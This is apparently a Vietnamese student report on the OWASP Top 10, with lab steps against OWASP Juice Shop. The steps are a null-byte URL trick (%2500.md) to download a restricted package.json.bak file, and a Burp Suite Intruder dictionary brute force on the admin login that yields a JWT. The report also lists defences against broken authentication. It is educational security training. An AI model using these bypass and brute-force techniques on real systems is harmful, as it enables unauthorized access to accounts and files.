
<http://192.168.102.129:3000/ftp/package.json.bak%2500.md>




đã tải được file package.json.bak\_00.md




Mở file vừa tải bằng Notepad. Tìm đến đối tượng là “dependencies” và thực hiện tìm kiếm từng thông tin




Sau khi tìm được thông tin “epilogue-js” có liên quan, sao chép thông tin đó lại.



Quay lại trang chủ Website, chọn Customer Feedback.



Sau đó dán thông tin đã sao chép vào và chọn Submit.



You successfully solved a challenge: Misplaced Signature File (Access a misplaced SIEM signature file.)

X

### Customer Feedback

Author


\*\*\*pha112004@gmail.com

Comment \*

Max 160 characters

0/160

Rating



CAPTCHA: What is 8-10-9?

Result \*

Submit

## G.A07:2021-Identification and Authentication Failures

Broken Authentication (Xác thực không an toàn)

### 1. Khái niệm:

- Broken Authentication xảy ra khi hệ thống xác thực không được thiết kế hoặc triển khai đúng cách, dẫn đến việc kẻ tấn công có thể chiếm đoạt tài khoản người dùng.

### 2. Nguyên nhân:

- Sử dụng mật khẩu mặc định (như admin/admin).
- Không giới hạn số lần thử đăng nhập, dẫn đến brute force tấn công thành công.
- Không mã hóa phiên làm việc hoặc sử dụng cookie không bảo mật.
- Thiếu cơ chế xác thực đa yếu tố (MFA).

### 3. Hậu quả:

- Kẻ tấn công có thể truy cập trái phép vào tài khoản của người dùng.
- Mất dữ liệu cá nhân hoặc thông tin nhạy cảm của khách hàng.
- Thiệt hại tài chính và uy tín cho tổ chức.


### 4. Cách phòng tránh:

- Bảo vệ quy trình xác thực:
  - Không sử dụng mật khẩu mặc định và bắt buộc thay đổi mật khẩu trong lần đầu đăng nhập.
  - Đặt quy tắc mạnh mẽ cho mật khẩu (ít nhất 8 ký tự, gồm chữ hoa, chữ thường, số, ký tự đặc biệt).
- Giới hạn số lần thử đăng nhập:
  - Khóa tài khoản sau một số lần đăng nhập sai liên tiếp.
- Sử dụng xác thực đa yếu tố (MFA):
  - Thêm lớp bảo mật như OTP, ứng dụng xác thực, hoặc khóa phần cứng.
- Bảo vệ cookie:
  - Sử dụng thuộc tính HttpOnly và Secure trong cookie.
  - Mã hóa toàn bộ thông tin xác thực (cả trong lưu trữ lẫn truyền tải).

## 5. Ví dụ demo

Mục tiêu: Nhằm khai thác lỗ hổng trong cơ chế xác thực của ứng dụng web. Mục tiêu cụ thể là: Dò mật khẩu, đánh cắp quyền truy cập, lạm dụng cơ chế đăng nhập không an toàn, truy cập trái phép dữ liệu nhạy cảm.

Bước 1: Mở website và thực hiện đăng nhập với tài khoản là địa chỉ email của người quản trị. Vì không biết mật khẩu nên chúng ta sẽ chọn đại mật khẩu là “1234”. Sau đó ấn Log in.



## Bước 2: Chuyển sang ứng dụng Burp Suite

- Chọn tab Proxy > HTTP history. Tại đây chúng ta chọn gói tin có phương thức POST, màn hình sẽ hiện ra Request và Response như chúng ta cố gắng đăng nhập trước đó.

The screenshot shows the Burp Suite interface with the 'HTTP History' tab selected. The history table lists several requests, with the third request (ID 71) highlighted. This request is a POST to '/rest/user/login' with a status code of 401. The 'Request' pane on the left shows the raw HTTP request, including headers like 'Host: 192.168.102.129:3000', 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0', and a JSON body with 'email': 'admin@juice-sh.op' and 'password': '1234'. The 'Response' pane on the right shows the raw HTTP response, which is a 401 Unauthorized status with headers like 'Access-Control-Allow-Origin: \*' and a body message 'Invalid email or password.'.

- Sau đó nhấn chuột phải vào gói tin đó, và chọn Send to Intruder.


This screenshot shows the same Burp Suite interface, but with a right-click context menu open over the selected request (ID 71). The menu options include 'Scan', 'Send to Intruder' (highlighted), 'Send to Repeater', 'Send to Sequencer', 'Send to Organizer', 'Send to Comparer (request)', 'Send to Comparer (response)', 'Show response in browser', 'Request in browser', 'Engagement tools [Pro version only]', 'Show new history window', 'Add notes', 'Highlight', 'Delete item', 'Clear history', 'Copy URL', 'Copy as curl command (bash)', 'Copy links', 'Save item', and 'Proxy history documentation'. The 'Request' and 'Response' panes are still visible in the background.

Intruder trong Burp Suite là một công cụ mạnh mẽ dùng để tự động hóa các cuộc kiểm thử bảo mật bằng cách gửi hàng loạt yêu cầu HTTP đến máy chủ mục tiêu. Công cụ này hỗ trợ việc phát hiện và khai thác các lỗ hổng bảo mật trong ứng dụng web.

Tấn công brute force hoặc dictionary:


- Thử nhiều mật khẩu khác nhau để kiểm tra tính đúng đắn.
- Payload có thể là danh sách mật khẩu phổ biến hoặc các mẫu dữ liệu giả lập.

Bước 3: Cấu hình một yêu cầu HTTP (HTTP Request) cho cuộc tấn công, bôi đen giá trị của password và chọn Add\$.





- Vùng được cấu hình Intruder (Dấu §):
- Dấu § bao quanh các giá trị, biểu thị rằng chúng đã được đánh dấu để thay đổi bởi Intruder:
  - "password" là mục tiêu tấn công.
  - Những giá trị này sẽ được thay thế bởi các payload (dữ liệu thử nghiệm) trong quá trình Intruder chạy.

- Sau khi chọn Add\$, giao diện Payload sẽ hiện ra




Bước 4: Dán mật khẩu: Chuẩn bị một file mật khẩu thử nghiệm để tấn công.


Copy tất cả mật khẩu đã chuẩn bị và chọn Paste ở mục Payload Configuration. Tại đó, có thể thấy số lượng các payload vừa dán vào là 1049. Sau đó chọn Settings.




Bước 5: Tại tab Settings, tìm đến mục Grep – Extract và chọn Add.



- Tại giao diện “Define extract grep item”, bôi đen dòng “Invalid email or password.”




## Bước 6: Thực hiện tấn công, chọn nút Start attack.



Intruder sẽ chạy và thử nghiệm mật khẩu với các giá trị payload đó.

Trong quá trình chạy, xuất hiện một kết quả khác với tất cả các kết quả còn lại, chọn Response của kết quả đó sẽ thấy một JWT (JSON Web Token), điều này cho thấy đã dò được mật khẩu thành công.



### III. KẾT LUẬN

Bảo mật ứng dụng web là một yếu tố vô cùng quan trọng trong bối cảnh các cuộc tấn công mạng ngày càng trở nên tinh vi và phổ biến. OWASP, với mục tiêu cung cấp kiến thức và công cụ giúp bảo vệ các ứng dụng khỏi các mối đe dọa bảo mật, đóng vai trò then chốt trong việc xây dựng các hệ thống bảo mật vững chắc.

Danh sách **Top 10 OWASP** không chỉ là một tài liệu tham khảo quan trọng cho các nhà phát triển mà còn là một công cụ để giúp họ nhận diện và khắc phục các lỗ hổng bảo mật phổ biến. Việc hiểu rõ các lỗ hổng này và các phương pháp bảo vệ sẽ giúp giảm thiểu nguy cơ bị tấn công và đảm bảo an toàn cho dữ liệu người dùng.

Đặc biệt, đối với sinh viên đại học, việc nghiên cứu và áp dụng các tiêu chuẩn bảo mật OWASP không chỉ giúp nâng cao kiến thức chuyên môn mà còn góp phần quan trọng vào việc xây dựng các ứng dụng an toàn, bảo mật trong tương lai. Việc tuân thủ các nguyên tắc bảo mật này trong suốt quá trình phát triển phần mềm sẽ tạo ra những sản phẩm tốt hơn, giảm thiểu chi phí khắc phục sự cố và nâng cao uy tín của các doanh nghiệp.

Tóm lại, việc hiểu và áp dụng **Top 10 OWASP** là một bước quan trọng trong việc xây dựng các ứng dụng an toàn, bảo mật và bảo vệ dữ liệu người dùng khỏi các mối đe dọa tiềm ẩn.